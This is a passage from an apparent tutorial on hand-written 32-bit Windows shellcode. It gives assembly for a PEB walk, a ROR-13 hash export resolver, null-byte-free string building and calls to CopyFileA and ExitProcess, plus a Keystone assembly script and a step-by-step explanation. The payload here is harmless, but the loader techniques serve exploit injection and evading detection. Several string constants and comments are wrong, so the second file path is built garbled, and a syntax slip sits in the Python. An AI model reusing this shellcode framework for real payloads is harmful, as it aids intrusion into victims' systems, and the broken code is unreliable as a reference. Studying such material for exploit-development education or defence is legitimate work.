    "   mov [ebp+0x04], esi                 ;"   # Save pointer to 'find_function'
    "   jmp resolve_symbols_kernel32        ;"

    "find_function_shorten_bnc:             "
    "   call find_function_ret              ;"
```

```
# ============================================================================
# 4. THE FUNCTION FINDER (EAT Parser)
# ============================================================================
"find_function:                          "
"   pushad                                ;"
"   mov   eax, [ebx+0x3c]                 ;"   # PE Header
"   mov   edi, [ebx+eax+0x78]             ;"   # Export Directory
"   add   edi, ebx                        ;"
"   mov   ecx, [edi+0x18]                 ;"   # Number of Functions
"   mov   eax, [edi+0x20]                 ;"   # Address Table of Names RVA
"   add   eax, ebx                        ;"
"   mov   [ebp-4], eax                    ;"

"find_function_loop:                     "
"   jecxz find_function_finished          ;"
"   dec   ecx                             ;"
"   mov   eax, [ebp-4]                    ;"
"   mov   esi, [eax+ecx*4]                ;"
"   add   esi, ebx                        ;"

"compute_hash:                           "
"   xor   eax, eax                        ;"
"   cdq                                   ;"
"   cld                                   ;"

"compute_hash_again:                     "
"   lodsb                                 ;"
"   test  al, al                          ;"
"   jz    find_function_compare           ;"
"   ror   edx, 0x0d                       ;"   # ROR 13 Hash
"   add   edx, eax                        ;"
"   jmp   compute_hash_again              ;"

"find_function_compare:                  "
"   cmp   edx, [esp+0x24]                 ;"   # Compare hash
"   jnz   find_function_loop              ;"

"   mov   edx, [edi+0x24]                 ;"   # Ordinal Table RVA
"   add   edx, ebx                        ;"
"   mov   cx,  [edx+2*ecx]                ;"
"   mov   edx, [edi+0x1c]                 ;"   # Address Table RVA
"   add   edx, ebx                        ;"
"   mov   eax, [edx+4*ecx]                ;"
"   add   eax, ebx                        ;"   # EAX = Function address
"   mov   [esp+0x1c], eax                 ;"   # Preserve EAX after popad

"find_function_finished:                 "
"   popad                                 ;"
"   ret                                   ;"
```

```
    # ============================================================================
    # 5. RESOLVE SYMBOLS (ExitProcess & CopyFileA)
    # ============================================================================
    "resolve_symbols_kernel32:            "
    "   push  0x73e2d87e                  ;"   # Hash for "ExitProcess"
    "   call  dword ptr [ebp+0x04]        ;"
    "   mov   [ebp+0x10], eax             ;"   # Store address at EBP+0x10

    "   push  0x4c0a0c64                  ;"   # Hash for "CopyFileA" (0x4c0a0c64)
    "   call  dword ptr [ebp+0x04]        ;"
    "   mov   [ebp+0x14], eax             ;"   # Store address at EBP+0x14

    # ============================================================================
    # 6. PUSH STRINGS ONTO THE STACK
    # ============================================================================
    # --- String 1: "C:\test.txt" (lpExistingFileName) ---
    "   mov eax, 0xFF8B878C              ;"   # Negative value for "txt\0"
    "   neg eax                           ;"   # 0x00747874
    "   push eax                          ;"
    "   push 0x2E747365                   ;"   # "est."
    "   push 0x745C3A43                   ;"   # "C:\t"
    "   mov esi, esp                      ;"   # ESI = Pointer to lpExistingFileName

    # --- String 2: "C:\test2.txt" (lpNewFileName) ---
    "   mov eax, 0xFF8B87CE              ;"   # Negative value for "2.txt\0"
    "   neg eax                           ;"   # 0x00747832
    "   push eax                          ;"
    "   push 0x74736574                   ;"   # "test"
    "   push 0x745C3A43                   ;"   # "C:\"
    "   mov edi, esp                      ;"   # EDI = Pointer to lpNewFileName

    # ============================================================================
    # 7. PUSH PARAMETERS & CALL COPYFILEA (stdcall: 3 parameters)
    # ============================================================================
    "   xor ecx, ecx                      ;"   # ECX = 0 (FALSE = Allow overwrite)

    # Parameter 3: bFailIfExists (0 / FALSE)
    "   push ecx                          ;"

    # Parameter 2: lpNewFileName ("C:\test2.txt")
    "   push edi                          ;"

    # Parameter 1: lpExistingFileName ("C:\test.txt")
    "   push esi                          ;"

    # Call CopyFileA
    "   call dword ptr [ebp+0x14]         ;"

    # ============================================================================
    # 8. CLEANLY TERMINATE THE PROCESS
    # ============================================================================
    "   push 0                            ;"   # Exit code 0
    "   call dword ptr [ebp+0x10]         ;"   # Call ExitProcess(0)

)
```

```
# Assembly
try:
    ks = Ks(KS_ARCH_X86, KS_MODE_32)
    encoding, count = ks.asm(CODE)
    shellcode = bytes(encoding)
    print(f"[+] Successfully assembled! Length: {len(shellcode)} bytes")
    print(f"[+] Hex Format: \\x" + "\\x".join(f"{b:02x}" for b in shellcode))
except KsError as e:
    print(f"[-] Keystone Error: {e}")                          ;"
```

Initialization & Stack Preparation

What it does:

mov ebp, esp saves the current stack pointer into the ebp register, establishing a stable base pointer that our shellcode can use to reference local variables, function pointers, and strings dynamically (acting like a stack-based frame pointer).

add esp, 0xfffff9f0 subtracts roughly 1500 bytes from the stack pointer (since 0xfffff9f0 is a negative number in two's complement). This carves out a safe working scratchpad memory area above our stack pointer for our shellcode execution without trampling critical data.

Using a negative immediate value to adjust esp avoids null bytes (\x00), which are typically treated as string terminators and would break the exploit injection.

Dynamically Find kernel32.dll in Memory (PEB Walk)

What it does:

Hardcoding memory addresses for Windows DLLs across different systems or reboots fails because of ASLR and OS updates. Instead, shellcode must "walk" the Process Environment Block (PEB) to find loaded modules dynamically.

It reads the PEB pointer from FS:[0x30] (in 32-bit Windows).

It traverses PEB->Ldr to access the loaded module list (InInitializationOrderModuleList).

It loops through loaded DLL base addresses and checks their names until it identifies kernel32.dll.

By inspecting the wide character string at a specific offset (edi + 12*2), it matches kernel32.dll purely based on structure layout rather than relying on static pointers. Once found, ebx holds the base address of kernel32.dll.

Get-PC Trick (Save EAT Parser Address)

What it does:

Before we can parse the Export Address Table (EAT) of kernel32.dll to find functions like ExitProcess or CopyFileA, we need a reusable routine (the function finder). Because position-independent shellcode cannot rely on fixed absolute memory addresses, it must determine its own runtime location in memory.

This uses a classic Get-PC (Get Program Counter) technique combined with a jmp-call-pop pattern.

jmp skips over to a call instruction.

The call pushes the return address (the memory address right after the call) onto the stack and jumps back up.

A pop esi retrieves that address, and we store it in [ebp+0x04] so any part of our shellcode can reference our custom function finder dynamically regardless of where it lands in memory.

The Function Finder (EAT Parser)

What it does:

This engine parses the Export Address Table (EAT) of a given DLL (starting with kernel32.dll in ebx) to resolve API functions by their hashes rather than their plain-text names.

It navigates the PE headers (ebx + 0x3c), finds the Export Directory, and locates the Address Table of Names (RVA).

It loops through each exported function name string, computes a hash using the ROR 13 (Rotate Right by 13) algorithm, and compares it against the target hash pushed onto the stack.

Once a matching hash is found, it looks up the corresponding function ordinal and retrieves the final runtime memory address from the Export Address Table.

API Hashing: Hashing function names (ror edx, 0x0d) keeps the shellcode footprint tiny because we only need to push a 4-byte integer hash instead of a long ASCII string (e.g., "ExitProcess") into the stack when searching for functions.

pushad / popad: Preserves all general-purpose registers during the loop so we don't accidentally corrupt state while parsing tables.

Resolve Symbols (ExitProcess & CopyFileA)

What it does:

Now that our function finder is ready, we invoke it twice by pushing specific pre-calculated API hashes (0x73e2d87e for ExitProcess and 0x4c0a0c64 for CopyFileA) and calling our stored finder routine.

The resolved function pointers returned in eax are safely stored into stack offsets relative to our frame pointer ([ebp+0x10] and [ebp+0x14]). This allows us to call them later cleanly without needing global variables.

Push Strings Onto the Stack

What it does:

Windows APIs like CopyFileA require null-terminated string pointers pointing to file paths (in this case, C:\test.txt and C:\test2.txt). Since shellcode has no data section, strings must be constructed dynamically and pushed directly onto the stack.

Strings are pushed in reverse DWORD chunks (4 bytes at a time).

To avoid null bytes (\x00) when pushing short chunks like "txt\0", the script uses negative values (mov eax, 0xFF8B878C; neg eax) to generate the exact hex values containing null bytes dynamically at runtime, ensuring complete null-byte avoidance.

mov esi, esp and mov edi, esp capture the pointers to these strings on the stack.

Push Parameters & Call CopyFileA

What it does:

Windows API calling conventions (stdcall) require parameters to be pushed onto the stack from right to left, followed by executing a call to the function.

Parameter 3: bFailIfExists (0 / FALSE, allowing overwrite).

Parameter 2: lpNewFileName (pointer edi).

Parameter 1: lpExistingFileName (pointer esi).

call dword ptr [ebp+0x14] triggers CopyFileA using our dynamically resolved function pointer, executing the file copy operation successfully.

Cleanly Terminate the Process

What it does:

Once our payload action (CopyFileA) finishes, a raw shellcode would normally crash the host application because the instruction pointer would run into unmapped memory or corrupted stack frames.

We cleanly resolve this by pushing an exit code (0) and calling our previously resolved ExitProcess pointer ([ebp+0x10]). This terminates the process gracefully, preventing crashes or detection flags raised by abnormal application termination.